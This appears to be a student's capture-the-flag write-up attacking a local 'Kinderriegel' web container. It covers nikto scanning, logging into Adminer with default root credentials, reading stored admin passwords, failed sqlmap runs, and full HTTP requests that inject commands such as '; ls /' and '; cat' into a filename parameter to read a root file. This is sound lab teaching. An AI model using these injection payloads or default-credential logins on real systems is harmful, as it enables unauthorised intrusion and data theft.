

Writeup -Kinderriegel

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Questions:

1. Gain access to the "Kinderriegel" backend. There are two flags: The first is hidden in the database and the second is displayed on the main page.
2. Compromise the system. The flag can be found in the root directory of the server. Write down your actions.
3. Can you discover a way to bypass the authentication and exploit the vulnerability even if the password has been changed?
4. Show your l33t sk1llz: Can you extract the flag file on the root system without accessing the admin backend? Write down your actions.

Start and compile the container like the previous tasks

\$ sudo docker compose up -d in the container's directory and get the ip address

Ip addr: **172.17.0.3**

Put it into the web, we literally get a picture of animated kinderriegel chocolate nothing more

Lets do a nikto with the command **nikto -h 173.17.0.3** and see what directories are inside

```
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3092: /admin/: This might be interesting...
+ Server leaks inodes via ETags, header found with file /tools/, fields: 0x7c 0x574284e7ecd00
+ OSVDB-3092: /tools/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2022-12-01 06:23:32 (GMT1) (22 seconds)
+ 1 host(s) tested
```

1. Gain access to the "Kinderriegel" backend. There are two flags: The first is hidden in the database and the second is displayed on the main page.

Lets look at **tools**, it opens a webpage with dbfrontend which leads to a adminer.php. This page looks exactly like a the adminer.php from the sql injection slides. Interesting lets try to manually brute force with commonly used/default credentials

ure | 172.17.0.3/tools/adminer.php

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Login

| | |
|----------|-----------|
| System | MySQL |
| Server | localhost |
| Username | |
| Password | |
| Database | |

☐ Permanent login

As I remember from sql injection, the adminer.php is used to look into the actual databse. After a couple of tries then going back to the slides I tried

username: root

password: root

database: kinderriegel

And I was in

got the flag from the table Read_flag

Language: English ▼

MySQL » [Server](#) » [kinderriegel](#) » Select: Read_Flag

Adminer 4.2.4 4.8.1

DB: kinderriegel ▼

[SQL command](#) [Import](#)
[Export](#) [Create table](#)

select Read_Flag
select user

Select: Read_Flag

Select data [Show structure](#) [Alter table](#) [New item](#)

| | | | | | |
|------------------------|------------------------|----------------------|--|---|---|
| Select | Search | Sort | Limit <input type="text" value="50"/> | Text length <input type="text" value="100"/> | Action <input type="button" value="Select"/> |
|------------------------|------------------------|----------------------|--|---|---|

SELECT * FROM `Read_Flag` LIMIT 50 (0.001 s) [Edit](#)

| | |
|---|------------------------------|
| <input type="checkbox"/> Modify | flag |
| <input type="checkbox"/> edit | n0_0n3_th0ught_ab0ut_4dm1n3r |

(1 row) ☐ whole result

| | | | |
|---|--|----------------------------|------------------------|
| Modify <input type="button" value="Save"/> | Selected (0) <input type="button" value="Edit"/> <input type="button" value="Clone"/> <input type="button" value="Delete"/> | Export (1) | Import |
|---|--|----------------------------|------------------------|

Frontend Flag

n0_One_th0ught_ab0ut_4dm1n3r

Looking around there was another table user with two users.

Language: English

Adminer 4.2.4 4.8.1

DB: kinderriegel

SQL command [Import](#)
[Export](#) [Create table](#)

select Read_Flag
select user

MySQL » [Server](#) » [kinderriegel](#) » Select: user

Select: user

[Select data](#) [Show structure](#) [Alter table](#) [New item](#)

[Select](#)

[Search](#)

[Sort](#)

Limit

50

Text length

100

Action

Select

SELECT * FROM `user` LIMIT 50 (0.001 s) [Edit](#)

| | | | |
|---|----|----------|--------------------|
| <input type="checkbox"/> Modify | id | username | password |
| <input type="checkbox"/> edit | 1 | manager | make_money_money |
| <input type="checkbox"/> edit | 2 | support | turn_it_on_and_off |

(2 rows) ☐ whole result

Modify

Save

Selected (0)

Edit

Clone

Delete

Export (2)

Import

Now lets look into the other directory **/admin**. It's a simple admin login page which maybe could be exploited using sql injection

172.17.0.3/admin/

Please log in

Username

Password

Login

As suspected the users table from the database list the admin login credentials.

Enter the credentials

username: manager

password: make_money_money

| Kinderriegel Backend | | | |
|--|-----------|---------------------|---------------------|
| Flag: flag_n1c3_y0u_mad3_1t_t1ll_h3r3 | | | |
| Today is: 2023/01/13. | | | |
| Sales figures | | | |
| Year | Sold bars | Used milk (gallons) | Used sugar (pounds) |
| 2012 | 20 0000 | 20 | 400 |
| 2013 | 21 0000 | 23 | 623 |
| 2014 | 18 0000 | 20 | 423 |
| 2015 | 18 9000 | 21 | 433 |
| 2016 | 19 0200 | 23 | 213 |
| 2017 | 19 0300 | 20 | 220 |
| <button>print sale figures as pdf</button> | | | |

Backend Flag

flag_n1c3_y0u_mad3_1t_t1ll_h3r3


3. Can you discover a way to bypass the authentication and exploit the vulnerability even if the password has been changed?

As I researched online a way to bypass authentication if the password has been changed is by using the session id. But provided that sessid is used in url??

```
Request
Pretty Raw Hex
1 POST /admin/index.php HTTP/1.1
2 Host: 172.17.0.3
3 Content-Length: 51
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://172.17.0.3
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
  plication/signed-exchange;v=b3;q=0.9
10 Referer: http://172.17.0.3/admin/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=ig2hnnvnei039ldkop4eripudl
14 Connection: close
15
16 login=&username=support&password=turn_it_on_and_off
```

```
9:/var/lib/php/sessions# ls
22vlb3poj0a4k1q sess_b1p4u13qb7ta629k05oq5ng9lt sess_i5jdd29mm566fiq26uavfh9u0h sess_q7q4bfsc6b6o36rkm3sd9uvqu3
nsog5m9mpdk0iti sess_cjpi6lg3h5k0ogc155helts8gu sess_ig2hnnvnei039ldkop4eripudl sess_rplqvvtus283icbr0qbi57ns7
sil3f7ic4jn3991 sess_e89sndiqnlupun1iq6sbnk4kt sess_juej4ehf4dr0rpa0m2pqrre0 sess_sellp5m34576spbmi3d3hp3d6j
ldb83s8q6jun4br sess_f4egf3u80td0hmvfpia7p4qrmn sess_om3v2jsa70gd91rbsuso0c2h4a sess_t9ajsalptruq5f4l722admams2
```

But just to see if sql injection exploitation can be used on the /admin login page. I will use sqlmap. Simply open Burpsuite and open browser. Enter the /admin page and enter any credentials. Check the burpsuite http history and copy the post request and save it as a txt file



We can provide the data being passed in the POST request body to scan by the SQLMap tool with the following command

\$ sqlmap -r <path to the request> -p username

```
[12:33:40] [INFO] testing 'brute AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to
reduce the number of requests? [Y/n] n
[12:33:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:34:00] [WARNING] POST parameter 'username' does not seem to be injectable
[12:34:00] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options i
f you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you coul
d try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[12:34:00] [WARNING] your sqlmap version is outdated
```

It seems to be not injectable.

lets try to enumerate the database with the command

\$sqlmap -r /home/areeb/kinderriegel.txt -dbs

```
13:46:43 [WARNING] Most likely web server instance hasn't recovered yet from previous timed-based payload. If the problem persists, please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
13:46:44 [WARNING] POST parameter 'login' does not seem to be injectable
13:46:44 [WARNING] POST parameter 'username' does not appear to be dynamic
13:46:44 [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
13:46:44 [INFO] testing for SQL injection on POST parameter 'username'
13:46:44 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
13:46:44 [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
13:46:44 [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
13:46:44 [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
13:46:44 [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
13:46:45 [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
13:46:45 [INFO] testing 'Generic inline queries'
13:46:45 [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
13:46:45 [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
13:46:45 [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
13:46:45 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
13:46:45 [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
13:46:45 [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
13:46:45 [INFO] testing 'Oracle AND time-based blind'
13:46:45 [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
13:46:46 [WARNING] POST parameter 'username' does not seem to be injectable
13:46:46 [WARNING] POST parameter 'password' does not appear to be dynamic
13:46:46 [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
13:46:46 [INFO] testing for SQL injection on POST parameter 'password'
13:46:46 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
13:46:46 [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
13:46:46 [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
13:46:46 [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
13:46:46 [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
13:46:46 [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
13:46:46 [INFO] testing 'Generic inline queries'
13:46:46 [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
13:46:46 [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
13:46:46 [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
13:46:46 [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
13:46:47 [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
13:46:47 [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
13:46:47 [INFO] testing 'Oracle AND time-based blind'
13:46:47 [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
13:46:47 [WARNING] POST parameter 'password' does not seem to be injectable
13:46:47 [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
13:46:47 [WARNING] your sqlmap version is outdated
```

Same result

After a tip from Mr Münch that the root access should be achievable with OS command injection in the print function of Kinderriegel backend present at `<ip>/admin/admin.php`


Start up burpsuite, open browser then login to kinderriegel backend

Click on the print **sales-figures-2023-01-20.pdf** while the burpsuite intercept is turned on

Right click on the Get request page on the interceptor and send it to the repeater

Manually Testing OS command injection vulnerability

To check for OS command injection, we will use a common '**& whoami**' command, but we'd have to do **URL encoding** before sending the request inside the repeater



This means that there's a check for OS command execution in admin.php.

Another way to check for OS command injection vulnerability is to use use time-delay.

For this first we check how much time does a normal request takes. On the right bottom corner on burpsuite, we can check the time



As we can see a normal request time is 535 millis, but when we inject a **; sleep 10 command** then there is a delay in response for that request



This means OS command injection vulnerability is present.

: ping
d

127.0.0.1; ls -la

```
1 GET /admin/admin.php?action=print&filename=
  sales-figures-2023-01-20.pdf%3bls+-la HTTP/1.1
2 Host: 172.17.0.2
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://172.17.0.2/admin/admin.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=sepeg4mhq5j4h4o29cfpsatce64
Connection: close
10
11
12
```

To view all files in root we use ; ls /. Ofcourse URL encoded as %3b+ls+/

| Pretty | Raw | Hex |
|--------|---|-----|
| 1 | GET /admin/admin.php?action=print&filename=sales-figures-2023-01-20.pdf%3b+ls+/ HTTP/1.1 | |
| 2 | Host: 172.17.0.2 | |
| 3 | Upgrade-Insecure-Requests: 1 | |
| 4 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36 | |
| 5 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 | |
| 6 | Referer: http://172.17.0.2/admin/admin.php | |
| 7 | Accept-Encoding: gzip, deflate | |
| 8 | Accept-Language: en-US,en;q=0.9 | |
| 9 | Cookie: PHPSESSID=sepeg4mhq5jh4o29cfpsatce64 | |
| 10 | Connection: close | |
| 11 | | |
| 12 | | |

| Pretty | Raw | Hex | Render |
|--------|--|-----|--------|
| 1 | HTTP/1.1 200 OK | | |
| 2 | Date: Fri, 20 Jan 2023 15:07:12 GMT | | |
| 3 | Server: Apache/2.4.29 (Ubuntu) | | |
| 4 | Expires: Thu, 19 Nov 1981 08:52:00 GMT | | |
| 5 | Cache-Control: no-store, no-cache, must-revalidate | | |
| 6 | Pragma: no-cache | | |
| 7 | Content-Disposition: attachment; filename="sales-figures-2023-01-20.pdf; ls /" | | |
| 8 | Content-Length: 113 | | |
| 9 | Connection: close | | |
| 10 | Content-Type: application/pdf | | |
| 11 | | | |
| 12 | bin | | |
| 13 | boot | | |
| 14 | dev | | |
| 15 | etc | | |
| 16 | home | | |
| 17 | lib | | |
| 18 | lib64 | | |
| 19 | media | | |
| 20 | mnt | | |
| 21 | opt | | |
| 22 | proc | | |
| 23 | root | | |
| 24 | run | | |
| 25 | sbin | | |
| 26 | srv | | |
| 27 | sys | | |
| 28 | the_flag_4_kinderriegel.txt | | |
| 29 | tmp | | |
| 30 | usr | | |
| 31 | var | | |
| 32 | | | |

Lastly,
; cat / the_flag_4_kinderriegel.txt

| Pretty | Raw | Hex |
|--------|---|-----|
| 1 | GET /admin/admin.php?action=print&filename=sales-figures-2023-01-20.pdf%3b+cat+/the_flag_4_kinderriegel.txt HTTP/1.1 | |
| 2 | Host: 172.17.0.2 | |
| 3 | Upgrade-Insecure-Requests: 1 | |
| 4 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36 | |
| 5 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 | |
| 6 | Referer: http://172.17.0.2/admin/admin.php | |
| 7 | Accept-Encoding: gzip, deflate | |
| 8 | Accept-Language: en-US,en;q=0.9 | |
| 9 | Cookie: PHPSESSID=sepeg4mhq5jh4o29cfpsatce64 | |
| 10 | Connection: close | |
| 11 | | |
| 12 | | |

| Pretty | Raw | Hex | Render |
|--------|--|-----|--------|
| 1 | HTTP/1.1 200 OK | | |
| 2 | Date: Fri, 20 Jan 2023 14:30:48 GMT | | |
| 3 | Server: Apache/2.4.29 (Ubuntu) | | |
| 4 | Expires: Thu, 19 Nov 1981 08:52:00 GMT | | |
| 5 | Cache-Control: no-store, no-cache, must-revalidate | | |
| 6 | Pragma: no-cache | | |
| 7 | Content-Disposition: attachment; filename="sales-figures-2023-01-20.pdf; cat /the_flag_4_kinderriegel.txt" | | |
| 8 | Content-Length: 44 | | |
| 9 | Connection: close | | |
| 10 | Content-Type: application/pdf | | |
| 11 | | | |
| 12 | flag_k1nd3r13g3l_c4nt_r3pl4c3_a_g14s_0f_m1lk | | |

Flag:

flag_k1nd3r13g3l_c4nt_r3pl4c3_a_g14s_0f_m1lk